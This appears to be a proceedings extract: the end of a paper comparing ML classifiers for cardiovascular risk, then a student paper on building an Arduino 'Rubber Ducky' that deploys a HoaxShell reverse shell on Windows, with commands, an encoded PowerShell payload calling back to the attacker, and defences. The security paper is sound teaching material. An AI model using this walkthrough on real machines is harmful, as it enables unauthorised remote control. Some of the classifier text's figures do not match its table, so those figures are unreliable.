Support vector classifier (SVC) is a powerful cardiovascular risk prediction algorithm that works by finding an optimal hyperplane in a high-dimensional space to divide individuals into different risk categories. By maximizing the margin between classes and minimizing classification errors, SVC can effectively identify patterns and relationships among various risk factors to predict the likelihood of developing cardiovascular disease.

Random Forest is an ensemble learning algorithm that combines predictions from multiple decision trees to accurately predict cardiovascular risk based on various patient characteristics. By building a forest of trees during training and aggregating the results, Random Forest can capture complex interactions and non-linear relationships between risk factors, providing a robust and reliable prediction model for identifying individuals at higher risk of cardiovascular disease.

Neural networks are particularly well-suited to cardiovascular risk prediction because of their ability to model complex relationships and learn from extensive patient data. By organizing interconnected neurons into layers and using deep learning techniques, neural networks can analyze a wide variety of risk factors to generate predictive insights and identify individuals who may be predisposed to cardiovascular disease.

Extreme Gradient Boosting (XGBClassifier) is an advanced gradient boosting algorithm that iteratively improves the performance of decision trees by focusing on hard-to-classify examples, making it highly effective for cardiovascular risk prediction [20]. By optimizing the amplification process and exploiting features such as age, gender, and biomarkers, XGBClassifier can achieve high accuracy and efficiency in identifying individuals at increased risk of developing cardiovascular disease.

KNeighborsClassifier is a simple but effective cardiovascular risk prediction algorithm that classifies individuals based on the similarity of their characteristics to those of their nearest neighbors in the database. By considering the proximity and relationships between various risk factors, such as smoking status, diet, and physical activity levels, KNeighborsClassifier can provide personalized risk

assessments and help healthcare providers tailor prevention strategies and intervention of individual needs.

DecisionTreeClassifiers are widely used for cardiovascular risk prediction due to their simplicity, interpretability, and ability to handle numerical and categorical data. By partitioning the feature space into different regions based on key risk factors such as blood glucose levels, family history, and stress level, DecisionTreeClassifier can generate easy-to-understand rules and insights that help clinicians assess and effectively communicate cardiovascular risk to patients.

Light Gradient Boosting Machine (LGBMClassifier) is a state-of-the-art gradient boosting framework that offers superior performance and efficiency in cardiovascular risk prediction by leveraging histogram-based techniques for optimized feature linking and enhancement. By combining the strengths of gradient boosting with innovative algorithms and feature engineering, LGBMClassifier can handle large, high-dimensional datasets and provide accurate risk assessments based on comprehensive analyses of various risk factors, thereby empowering healthcare professionals to make informed decisions and improve patient outcomes. This versatile algorithmic approach allows the model to capture complex non-linear relationships and interactions between different risk factors, increasing prediction accuracy.

III. RESULTS AND DISCUSION

To compare ML algorithms based on a given metric, a comparative analysis of each aspect (precision, precision, recall, F1 score) should be conducted to determine the best algorithms in the analysis set. Accuracy is a good measure when the class distribution is similar, but it can be misleading when the classes are unbalanced. Precision (the proportion of correct identifications) is critical when the cost of a false positive is high. Recall (the proportion of true positives that were correctly identified) is important when the cost of a false negative is high, as can be the case in disease detection. F1 Score is a harmonious measure of precision and recall and is used when a balance needs to be found between precision and recall. The high recall rate in our models indicates a lower probability of false negatives, a key factor in medical diagnostics where missing a diagnosis can have severe consequences. A high-fidelity model can be used in initial screening to identify high-risk patients who should undergo more comprehensive testing, thereby optimizing the allocation of resources in the clinical setting.

A. Comparative analysis of the performances

When we compare the used algorithms in our research (Table 1), from the aspect of accuracy we can note that XGBClassifier and LGBMClassifier have the highest accuracy of 95%. Random Forest follows closely with an accuracy of 85% and from the other side, DecisionTreeClassifier and KNeighborsClassifier have accuracies of 88% and 80%, respectively. SVC and Neural Networks both have an accuracy of 78%. From the aspect of F1 Score results, with a comparison of the results we can note that XGBClassifier and LGBMClassifier lead with an F1 score of 95% for class 0.00.

SVC			
	Precision	Recall	F1 Score
0.00	0.81	0.72	0.76
1.00	0.75	0.83	0.79
Accuracy			0.78
macro avg	0.78	0.78	0.78
weighted avg	0.78	0.78	0.78

Random Forest			
	Precision	Recall	F1 Score
0.00	0.89	0.80	0.84
1.00	0.82	0.90	0.86
Accuracy			0.85
macro avg	0.85	0.85	0.85
weighted avg	0.85	0.85	0.85

Neural network			
	Precision	Recall	F1 Score
0.00	0.79	0.78	0.78
1.00	0.78	0.79	0.79
Accuracy			0.79
macro avg	0.79	0.79	0.79
weighted avg	0.79	0.79	0.79

XGBClassifier			
	Precision	Recall	F1 Score
0.00	0.92	0.98	0.95
1.00	0.98	0.92	0.95
Accuracy			0.95
macro avg	0.95	0.95	0.95
weighted avg	0.95	0.95	0.95

KNeighborsClassifier			
	Precision	Recall	F1 Score
0.00	0.89	0.69	0.78
1.00	0.75	0.91	0.82
Accuracy			0.80
macro avg	0.82	0.80	0.80
weighted avg	0.82	0.80	0.80

DecisionTreeClassifier			
	Precision	Recall	F1 Score
0.00	0.89	0.88	0.88
1.00	0.88	0.89	0.88
Accuracy			0.88
macro avg	0.88	0.88	0.88
weighted avg	0.88	0.88	0.88

LGBMClassifier			
	Precision	Recall	F1 Score
0.00	0.92	0.99	0.96
1.00	0.99	0.92	0.95
Accuracy			0.95
macro avg	0.96	0.95	0.95
weighted avg	0.96	0.95	0.95

Table 1 Performance Metrics of MLClassifiers

In comparison, Random Forest and DecisionTreeClassifier algorithms both have an F1 score of 84% and 88%, respectively. KNeighborsClassifier has an F1 score of 78%. SVC and Neural Network both have an F1 score of 76% and 78%, respectively. About Precision and Recall comparison, we can find that XGBClassifier and LGBMClassifier consistently demonstrate high precision and recall values, particularly for class 0.00, but Random Forest and DecisionTreeClassifier show balanced precision and recall, with slightly lower scores compared to XGBClassifier and LGBMClassifier. KNeighborsClassifier has high precision for class 0.00 but lower recall, indicating it that might be prone to false negatives. And for SVC and Neural Network algorithms, we can perceive that they have balanced but slightly lower precision and recall compared to the top-performing algorithms. From the above, we can draw several conclusions and best choices from classification analysis. Based on the provided metrics and their importance for general classification tasks, for the overall best performers, XGBClassifier and LGBMClassifier consistently demonstrate the highest accuracy, F1 score, precision, and recall across the board. From the aspect of the best balance of performance, Random Forest and DecisionTreeClassifier

offer a good balance between accuracy, precision, recall, and F1 score. They are not the absolute top performers in every metric but are consistently strong across all metrics, making them reliable choices. The ultimate choice between these models should also consider other factors like model complexity, training time, and interpretability based on the specific requirements and constraints of the current project for their use.

IV. CHALLENGES AND OPPORTUNITIES

Within the conducted research, the need to use a large number of variables simultaneously represents an opportunity and a challenge. Implementing machine learning models in real-world clinical settings to predict CVD is a promising but complex endeavor. It requires not only rigorous validation of the model's predictive performance, but also careful consideration of clinical workflow, patient privacy, data security, and continuous model improvement. In the development phase, it is essential to develop models that can be interpreted by clinicians. Transparent models can gain their trust and thus be integrated into clinical decision-making processes. The potential to merge traditional diagnostic methods with cutting-edge ML algorithms promises a future where CVD can be predicted with greater confidence and acted upon with greater precision [21]. In this setting, researchers must prioritize ethical considerations, particularly around the use of genetic information and the potential psychosocial impact of early CVD prediction. For this reason, future studies will need to focus on identifying and mitigating biases in ML models to prevent disparities in healthcare delivery. Introducing ML to CVD prediction provides tools for analyzing large datasets and identifying complex patterns within them that may be missed by conventional analytical methods. The diversity of ML algorithms has shown that there is no single approach for all sizes and types of data. Rather, a tailored model that fits the unique characteristics of the dataset under consideration is key. A direction for future research is the integration of real-time monitoring data or the use of more advanced natural language processing techniques to analyze clinical notes.

V. CONCLUSION

Unlike typical studies that might focus on single types of data, this research uses a comprehensive database. The database not only covers a wide range of variables, but also provides a rich foundation for predictive analytics by including behavioral, genetic, and medical indicators, which are often treated separately in other studies. The multifactorial ML approach used in this research adds significant value over existing models through its comprehensive analysis of a wide range of data types. Most importantly, the integration of lifestyle and genetic data provides a more complete picture of CVD risk factors, which is often overlooked in other studies focused solely on clinical data. The integration of underutilized variables and the comprehensive analysis performed are poised to improve early detection and facilitate more informed healthcare decisions, ultimately leading to better patient outcomes, sophisticated data pre-processing and the use of cutting-edge ML algorithms enable the study to efficiently handle and

analyze large datasets, a common challenge in medical data processing. This capability not only improves the reliability of study results but also sets a precedent for future research in the field of health informatics.

This study extends beyond common predictors of CVD by incorporating underutilized variables such as dietary patterns, exercise frequency, and psychosocial factors, which are rarely integrated into traditional prediction models. These factors are crucial because they offer insight into lifestyle influences on CVD, which may be key to early detection and prevention. Based on the correlation analyses conducted on the given dataset, several interesting findings and anomalies emerged that warrant further investigation and consideration, primarily due to the existence of positive and negative correlations between several factors that appear in the database. Some correlations, especially those that seem counterintuitive or contradict established knowledge, may indicate anomalies or errors in the data and should therefore be interpreted with caution.

While some findings align with existing knowledge and expectations, others are unexpected and may require further analysis. It is critical to approach these results with caution and consider them preliminary findings that may require further validation through additional research and data analysis. Statistical and machine learning analytics complement each other, leading to more robust, understandable, and durable insights. Our initial statistical analysis identified key variables that have a significant impact on CVD risks, such as age, smoking habits, and blood pressure levels. These variables were then used as input to our machine learning models, serving as a direct bridge connecting our empirical data analysis to predictive modeling. This approach ensures that our statistical findings directly inform and justify the variables included in our ML models.

To address the gap between statistical analysis and ML classification, we included a comprehensive analysis using SHAP values, which provides a granular view of how each predictor affects the prediction outcome at the individual level. We have added discussions that critically evaluate the consistency and discrepancies between statistical correlations and ML results. This includes exploring scenarios where ML predictions may not intuitively match statistical expectations and discussing potential reasons for such discrepancies and how they might reflect limitations or new insights into the machine learning approach. The goal of integrating these analyses is to provide a holistic view that uses traditional statistical methods to validate and strengthen the machine learning prediction framework.

This integrated approach not only improves predictive accuracy but also improves interpretability and reliability of results, supporting clinical decision-making processes with robust data-driven insights.

REFERENCES

- [1] Visseren, Frank LJ, et al. "2021 ESC Guidelines on Cardiovascular Disease Prevention in Clinical Practice: Developed by the Task Force for Cardiovascular Disease Prevention in Clinical Practice with representatives of the European Society of Cardiology and 12 medical societies With the special contribution of the European Association of Preventive Cardiology (EAPC)." *European journal of preventive cardiology* 29.1 (2022): 5-115.
- [2] Treciokiene, Indre, et al. "Healthcare professional-led interventions on lifestyle modifications for hypertensive patients—a systematic review and meta-analysis." *BMC Family Practice* 22 (2021): 1-15.
- [3] Bays, Harold E., et al. "Ten things to know about ten cardiovascular disease risk factors." *American journal of preventive cardiology* 5 (2021): 100149.
- [4] Maksimov, V. N., et al. "Some molecular genetic markers of progressive atherosclerosis in patients with coronary heart disease." *Atherosclerosis* 18.1 (2022): 6-13.
- [5] Ciomărmean, Lorena, et al. "Cardiovascular risk factors and physical activity for the prevention of cardiovascular diseases in the elderly." *International Journal of Environmental Research and Public Health* 19.1 (2021): 207.
- [6] Chang, Victor, et al. "An artificial intelligence model for heart disease detection using machine learning algorithms." *Healthcare Analytics* 2 (2022): 100016.
- [7] Petreska, A., Ristevski, B., Slavkovska, D., Nikolovski, S., Spirov, P., Rendevski, N., & Savoska, S. (2023). *Machine Learning Algorithms for Heart Disease Prognosis using IoT Devices*.
- [8] Petreska, Anita, and Daniela Slavkovska. "Artificial Intelligence and Machine Learning Algorithms in Modern Cardiology." *South East European Journal of Cardiology* 5 (2024): 17-25.
- [9] Rudin, Cynthia, et al. "Interpretable machine learning: Fundamental principles and 10 grand challenges." *Statistic Surveys* 16 (2022): 1-85.
- [10] Li, Wei, et al. "A comprehensive survey on machine learning-based big data analytics for IoT-enabled smart healthcare system." *Mobile networks and applications* 26 (2021): 234-252.
- [11] Reddy, Karna Vishnu Vardhana, et al. "Heart disease risk prediction using machine learning classifiers with attribute evaluators." *Applied Sciences* 11.18 (2021): 8352.
- [12] Barhoom, Ali MA, et al. "Prediction of Heart Disease Using a Collection of Machine and Deep Learning Algorithms." (2022).
- [13] <https://www.kaggle.com/datasets/alphiree/cardiovascular-diseases-risk-prediction-dataset> (last visited: 24 april 2024)
- [14] Ali, Md Mamun, et al. "Heart disease prediction using supervised machine learning algorithms: Performance analysis and comparison." *Computers in Biology and Medicine* 136 (2021): 104672.
- [15] Al Bataineh, Ali, and Sarah Manacek. "MLP-PSO hybrid algorithm for heart disease prediction." *Journal of Personalized Medicine* 12.8 (2022): 1208.
- [16] Chandrasekhar, Nadikatla, and Samineni Peddakrishna. "Enhancing heart disease prediction accuracy through machine learning techniques and optimization." *Processes* 11.4 (2023): 1210.
- [17] Khdaier, Hisham. "Exploring machine learning techniques for coronary heart disease prediction." (2021).
- [18] Ganie, Shahid Mohammad, et al. "An Improved Ensemble Learning Approach for Heart Disease Prediction Using Boosting Algorithms." *Comput. Syst. Sci. Eng.* 46.3 (2023): 3993-4006.
- [19] Ahmad, Ghulab Nabi, et al. "Mixed machine learning approach for efficient prediction of human heart disease by identifying the numerical and categorical features." *Applied Sciences* 12.15 (2022): 7449.
- [20] Yang, Jian, and Jinhan Guan. "A heart disease prediction model based on feature optimization and smote-Xgboost algorithm." *Information* 13.10 (2022): 475.
- [21] Mansur Huang, Nur Shahellin, Zaidah Ibrahim, and Norizan Mat Diah. "Machine learning techniques for early heart failure prediction." *Malaysian Journal of Computing (MJoC)* 6.2 (2021): 872-884.

Accessing a Windows Machine Using a Makeshift Rubber Ducky

Andrej Vuchkovikj, Nikola
Kostadinov, Viktor Denkovski, and
Goce Gavrilov
*School of Computer Science and
Information Technology
University American College Skopje
Skopje, North Macedonia*

homeitserver448@outlook.com
nikolakostadinov2004@gmail.com
viktor.denkovski@uacs.edu.mk
goce.gavrilov@uacs.edu.mk

Abstract—A Rubber Ducky is a USB designed to mimic a keyboard, which will execute pre-written scripts with lightning speed, to get remote access to another computer or upload and hide a long-term virus. The Rubber Ducky is mainly used by black-hat hackers to enter the system, and of course, by penetration testers whose job is to make sure that the system is safe. This paper shows how easy and cost-efficient it is to make your own Rubber Ducky, exploring its capabilities, limitations, usages, and ways of protecting from harmful devices such as this one. The steps of creating a personalized Rubber Ducky and setting up the software to gain remote access to another Windows computer are presented. Furthermore, the ways of preventing and protecting the system from such an attack were explored. With modern technology already advanced, it is incredibly easy to gain full access to your home in a few days. Having in mind the possibility of dangerous devices like Rubber Ducky USB, it's very important to know how to protect one's system against them.

Keywords—rubber ducky, accessing Windows machine, cybersecurity, securing against malicious devices, unauthorized remote access

I. INTRODUCTION

The growing non-traditional methods of attacks towards the digital environment introduce various new threats and challenges for the protection systems in a time when cybersecurity threats are widespread [1]. Out of many types of security threats, the Rubber Ducky (RD) sticks out as a powerful tool that can compromise digital systems with ease. It represents a device that appears to be a standard USB flash drive, however, it is a tiny computer capable of rapidly running a before set commands programmed on a computer. In the beginning, the RD was designed to be a harmless USB gadget, however, security experts and black-hat hackers have since modified it for malicious commands to be able to run extremely fast in the background on computer devices and hence allow system infiltration [2].

The RD's main feature is the ability to simulate a keyboard, which then permits to bypass the traditional security measures. This research explores the possibilities of constructing and applying a homemade RD, highlighting the advantages and disadvantages as well as the essential need to protect against such dangerous devices in the field of cybersecurity [3].

The fundamental base of operations of the RD is using pre-written scripts to pass the target system's defenses and/or spread malicious software. It enables access to the target's environment by using its keyboard emulation features which

will then open the door to exploit and control the target remotely [4]. Darren Kitchen, the creator of the original RD, has written many such scripts, however, writing a personalized script gives a better understanding of how everything works [3].

This study sets out to apprehend the ways of creating a customized RD by clarifying the needed procedures for its installation after which it will provide remote access to Windows-based devices. Furthermore, the possible ways of preventing and countermeasures necessary to strengthen the defenses against such threats were explored. Additionally, as the study shows the walkthroughs and complexities of creating and using such malicious USB devices, it also highlights the importance of increasing cybersecurity awareness. To protect the digital environment in a world where the rise of technology gives both the attackers and protectors of data great power, it is crucial to understand the base of the attack and defense processes [5].

The paper is organized into five parts in which the first section reviews the objectives of the study. The second section discusses the materials and methods used for the development of a customized RD and its use. Continuing, the third section presents the results of building and using the personalized RD, attack approaches, and the used defenses against initialized attacks. After which in the fourth section a discussion of the obtained results was explored. Finally, section five concludes the paper.

II. MATERIALS AND METHODS

A. Used Tools and Technologies

For this research, Kali Linux, version 2023.4 was used as a specialized operating system designed for cybersecurity tasks. This version with Kernel 6.5.0 and Xfce 4.18.4, provided a stable platform for cyber operations. It was used for various penetration testing activities, including building and executing payloads and establishing reverse shell connections for remote access [6].

To allow for the adaptation of Rubber Ducky (RD) scripts for use with Arduino-based devices, a Ducky Script Code to Arduino Converter was used. It is a web-based tool that can convert Ducky scripts into Arduino-compatible code. It enables the conversion of Ducky scripts into Arduino-compatible code, which allows for the adaptation of Rubber Ducky scripts in Arduino-based devices [7].

To allow the created scripts to be executed by the Arduino Micro printed circuit board (PCB), Arduino IDE, version 2.2.2

was used. The Arduino Integrated Development Environment (IDE) allows for code to be uploaded to the Arduino Board. It provided a user-friendly platform for writing and editing automated keyboard commands [8].

To establish a beacon-like reverse shell and allow the attacker to send custom CMD or Powershell commands to the target's computer, HoaxShell was used. It is a Windows reverse shell payload generator and handler that abuses the http(s) protocol. [9]

To serve as the hardware interface for executing the scripted commands on the target computer, Arduino Micro PCB was used. It is a compact and versatile PCB featuring a Universal Serial Bus (USB) type C to USB type A connection type. The compact size and USB connectivity made it ideal for embedding in covert or portable devices [10].

For testing and initializing this attack many tools and software were used, as mentioned before, the attacking machine was located on a Virtual Machine (VM) running Kali Linux OS.

The victim's computer, on the other hand, was represented by an unused local computer. Doing it this way avoids issues like executing the Shell on the main computer instead of the VM when plugging in the Ducky. This is because, when a USB is inserted, the main computer is the first one that gains access to it, and therefore executes it. This would generally lead to a crash or a failed attempt. Another downside of the VM is that it doesn't use all of the computer's resources and is therefore slower. While it might be useful to test out capabilities with different resources, in the end, the VM is just slower and it may not be possible to test the real power of the RD.

In order to use HoaxShell, one would need to have it installed. This can be done using Github, a development platform that allows developers to create, store, manage, and share their code [11]. The creator has stored their code online publicly so that it can be "cloned" onto the computer.

B. The Build and Attack Approach

Using a RD, one can create a malicious USB device by creating a tool that connects to a target device via reverse Transmission Control Protocol (TCP) for complete control. When the Rubber Ducky is inserted, it acts as a keyboard and starts a pre-written script that opens a reverse TCP connection to the server of the attacker. By acting as a command-and-control channel, this link allows for remote access and control over the compromised device. The practical execution was guided by this theoretical foundation to ensure a quick and efficient deployment.

A malicious USB device with an Arduino Micro and Kali Linux was built. When the Arduino Micro is inserted into the intended system, it is configured to function as a Rubber Ducky (HID Device) and run a script. By starting a reverse TCP connection to the attacker's server, this script enables control over the system. By setting up the server to listen for incoming connections, it was possible to take control of the breached device remotely. The attack may be launched and carried out quickly thanks to this effective configuration.

III. RESULTS

To provide a detailed explanation of how the attacks operated, a few stages were required to be executed.

A. Stage 1

The attack initiates with pivotal stages, meticulously arranged for seamless execution and optimal effectiveness. First, the HoaxShell script was cloned from GitHub onto the operative's Kali machine, setting the groundwork for subsequent actions in the cyber infiltration process.

Once cloned, the attacker navigates to the designated directory housing the HoaxShell script using the 'cd' command, in this case, the set directory was: "/home/DreamHunter/Desktop/hoaxshell". Having identified the script, the 'ls' command was utilized to confirm its presence within the directory, ensuring readiness for further actions.

In preparation, the attacker executes "sudo pip3 install -r requirements.txt" to install necessary dependencies using the package management system pip3, leveraging root privileges by using the "sudo" command for seamless execution. These dependencies were necessary for executing the main hoaxshell. Whenever a Python program is dependent on other modules [12], a smaller Python program with a specific purpose (similar to libraries in other languages), the programmer leaves a requirements file, which when executed with pip3 will install all the necessary modules mentioned in the file for the main program to work. In the Hoaxshell script, those packages are gnureadline (version: 8.1.2) [13], ipython (version: 8.4.0) [14], pyperclip (version: 1.8.2) [15].

Granting executable permissions to the HoaxShell script with "sudo chmod +x hoaxshell.py" allows it to function effectively, ensuring the script possesses admin or root access, after this command execution as shown in Fig. 1 the Python script changes color that the script was ready to fire and generate malicious shell that will infect the target device.

To run the script for the operation, the attacker utilizes the command "sudo python3 hoaxshell.py -s (IP address)", incorporating the local machine's IP address for communication.

In case of uncertainty regarding the local machine's IP address, the "ifconfig" command provides the necessary network information, ensuring accurate configuration. Upon execution, the script becomes active, transmitting PowerShell payloads to the designated IP address, enabling the attacker to assert control over targeted systems. This methodical approach ensures a strategic advantage in the execution of the attack, allowing for effective compromise and control.

B. Stage 2

The next step was writing the code for the USB RD. For this process, simple commands like "DELAY" and "ENTER" that tell the computer what to do were used. Since a cheap Arduino device was used instead of an official USB RD, it was necessary to convert the code so the Arduino could understand it. A converter called Duckuino was used which changes the RD code into Arduino code that the Arduino can read and understand. The process for this was pretty straightforward:

- Firstly, find or write a script to use. It doesn't have to be the HoaxShell exploit as there are a lot of scripts out there, especially on Hak5's GitHub page.
- Secondly, once the script was obtained, open up the Arduino IDE and import the steps for what the USB RD should do.

- Finally, all that's left was to plug in the device and let it operate.
- Once the connection was established, commands to the computer can be sent.

To test this connection, creating a new folder on the target's desktop can be tried.

```

(DreamHunter@kali)~[~/Desktop]
$ git clone https://github.com/t3l3machus/hoaxshell.git
Cloning into 'hoaxshell'...
remote: Enumerating objects: 439, done.
remote: Counting objects: 100% (226/226), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 439 (delta 202), reused 142 (delta 141), pack-reused 213
Receiving objects: 100% (439/439), 3.05 MiB | 1.32 MiB/s, done.
Resolving deltas: 100% (233/233), done.

(DreamHunter@kali)~[~/Desktop]
$ ls
hoaxshell

(DreamHunter@kali)~[~/Desktop]
$ cd hoaxshell/

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ ls
hoaxshell.py LICENSE.md payload_templates README.md requirements.txt revshells screenshots

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ sudo pip3 install -r requirements.txt

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ ls
hoaxshell.py LICENSE.md payload_templates README.md requirements.txt revshells screenshots

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ sudo chmod +x hoaxshell.py

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ ls
hoaxshell.py LICENSE.md payload_templates README.md requirements.txt revshells screenshots

(DreamHunter@kali)~[~/Desktop/hoaxshell]
$ python3 hoaxshell.py -s 192.168.0.255

HOAXSHELL
by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0A1wAxADkAMgAuADEAngA4AC4AMAuADEAOQAYAdoAOAAwADgAMAAnADsAJABpAD0AJwAzADkAYwA1ADQAOQB1ADgALQBhADMAOAB1ADcAMgA2ADYALQA3ADkAMAA
yADcAMwAxADgAJwA7ACQACAA9ACCAaB0AHQACAA6AC8ALwAnADsAJAB2AD0ASQBUAHYAbwBrAGUALQBxAGUAYgBSAGUACQB1AGUACwB0ACAALQBVAHMAZQBcAGEAcwBpAGMAUABhAHIAcwBp
AG4AZwAgAC0AVQBYAgKAIAAKAHAAJABzAC8AMwA5AGMANQA0ADkAYgA4ACAAALQB1AGUAYQBkAGUACgBzACAAQAB7ACIAWAAtAGIAMgAXAGYALQA2ADYAMQBhACIAPOAKAGKAFQAT7AHCAaABpA
GwAZQAgACgAJAB0AHIAQB1ACKAewAKAGMAPQAOAeKAbgB2AG8AAwB1AC0AVwB1AGIAUgB1AHEADQB1AHMAAAGAC0AVQbZAGUAYQBhAHMAAQBJAFAYQBYAHMAABwBuAHQAQZQBhAHQAOWBpAGY
AAJABwACQACwAVAGFAMwA4AGUAWwAYADYANGAgAC0ASAB1AGEAZAB1AHIAcwAgAEAEwA1AFgALQB1ADIAMQBmAC0AMwA2ADEAYQA1AD0AJABpAH0AKQAUAEAMABwBuAHQAQZQBhAHQAOWBpAGY
AIAAoACQAYwAgAC0AbgB1ACAAJwB0AG8ABgB1ACcAKQAgAhsAJABYAD0AAQBLAHgAIAAKAGMAIAAtAEUACgByAG8AcgBBAGMADABpAG8ABgAgAFMADABVAHAATAAEUACgByAG8AcgBBWAGEA
cgBpAGFAYgB5AGUAIAB1ADsAJABYAD0ATwB1AHQALQBTAHQACgBpAG4AZwAgAC0ASQBhAHAAADQB0AE8AYgBpAGUAYwB0ACAAJABYADsAJAB0AD0ASQBhAHYAbwBrAGUALQBxAGUAYgBSAGUAC
QB1AGUACwB0ACAALQBVAHIAAQAgACQACAAKAHMALwA3ADkAMAAyADcAMwAxADgAIAAtAE0AZQB0AGgAbwBKAUAUABPAMVAAGAC0ASAB1AGEAZAB1AHIAcwAgAEAEwA1AFgALQB1ADIAMQ
BmAC0AMwA2ADEAYQA1AD0AJABpAH0AIAAtAEIABwBKAHKAIAAoAFsAUwB5AHMAADAB1AG0ALGBUAGUAEAB0AC4ARQBwAGMABwBKAkGAbgBnAF0AG0AG6AFUAVABGADgALGBHAGUADABCAHKADAB
IAHMAKAAGUAGUAKwAKAHIAKQAgAC0AagBvAGKAbgAgACCATAAnACKAfQAgAHMAbAB1AGUACAAgADAAALG4AH0A

Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session ...
hoaxshell >
  
```

Fig. 1. Interface results of completed Stage 1

An illustration of the operation is presented in Fig. 2.




Fig. 1. Illustration of the process of executing an attack on a victim machine

A sample of executing HoaxShell payload and folder creation for testing is shown in Fig. 3.

C. Used Defenses On The Initialized Attack

The goal of the attack was to set up HoaxShell. Preventing this installation would cause one's computer to be immune to this

attack. HoaxShell by itself was considered dangerous by most anti-virus software, Windows defender for instance gives a big warning message about installing HoaxShell. So as a first layer of defense, the simplest solution would be to activate Windows Defender or to have any kind of an anti-virus active. By default, if the RD was meant to activate the HoaxShell and set up the connection, then this simple defense would save it. The problem was, that it was also a simple solution to deactivate the antivirus. Even the RD USB can be programmed to deactivate it for the attacker, and for this reason, this defense alone was not enough to stop this attack. Moving forward, another layer of defense could be added. If the computer has an Administrator Password, or even better, a user account and a separate Admin account, then one would need the passcode to deactivate Windows Defender. This was more challenging. If the password was unknown by the attacker, the attack would be completely stopped. This attack combined with an anti-virus software, should be enough to stop this specific attack.




Fig. 3. Execution of the HoaxShell payload and creating a folder as a test

IV. DISCUSSION

If the attack was to be executed correctly, and everything went well, a fully functioning “back door” would be created into the target’s computer. This would allow the perpetrator to have complete remote control over the system. From reading and manipulating simple files to viewing Webcams. This was achieved with a homemade RD, with a little help from an online open-source Script that someone has provided. However, there were downsides. In order to gain that remote control access, one would need to get close to the computer in order to insert the USB, this is very hard to do if the target follows good practices, like having a password on the computer, or simply not let strange devices be plugged into his/her computer. However, if somehow access was gained, and a USB was inserted, the benefit was that it would take mere seconds to finish the whole attack. The RD would do all of the work to set up the connection shown in Fig. 2. The RB can be more generalized to work on different computers, however, it has its challenges. Guessing the computer’s speed was one of them, if the RB was too fast, the computer would fall behind and the attack would be unsuccessful, and if the RB was too slow, one could get caught. It was important to find a balance that worked for that computer. Another downside was that the defenses for RDs have improved. Ideas like securing USB ports or disabling Autorun [5] were taking place as security measures to prevent the RB attacks. Additionally, a RD Detector has been created that detects RDs with near-perfect accuracy due to the fast nature of the RDs [16].

V. CONCLUSION

A RD presents a USB that looks like a keyboard that may be used to upload and conceal an ongoing virus infection or to remotely access another computer at extreme speed by running pre-written programs. Black-hat hackers and penetration testers, whose task was to ensure the systems were secure, were primarily users of the RD. This article explains the possibilities, restrictions, applications, and means of protection against dangerous gadgets like this one while demonstrating how simple and affordable it was to create personalized RD. The instructions show one simple way how to customize a RD and install the necessary software to connect remotely to another Windows machine. Additionally,

methods for stopping and safeguarding the system from this kind of assault were investigated. With the advancement of current technologies, gaining complete access to computer devices was becoming much easier. Given the potential for harmful gadgets such as RD USB, it is essential to understand how such devices operate and how to safeguard one’s system against them. As the malicious USB device used in this paper targets devices via reverse TCP for complete control and concerning attack constraints and keyboard compatibility, future research would be to try and establish a public connection through IP forwarding.

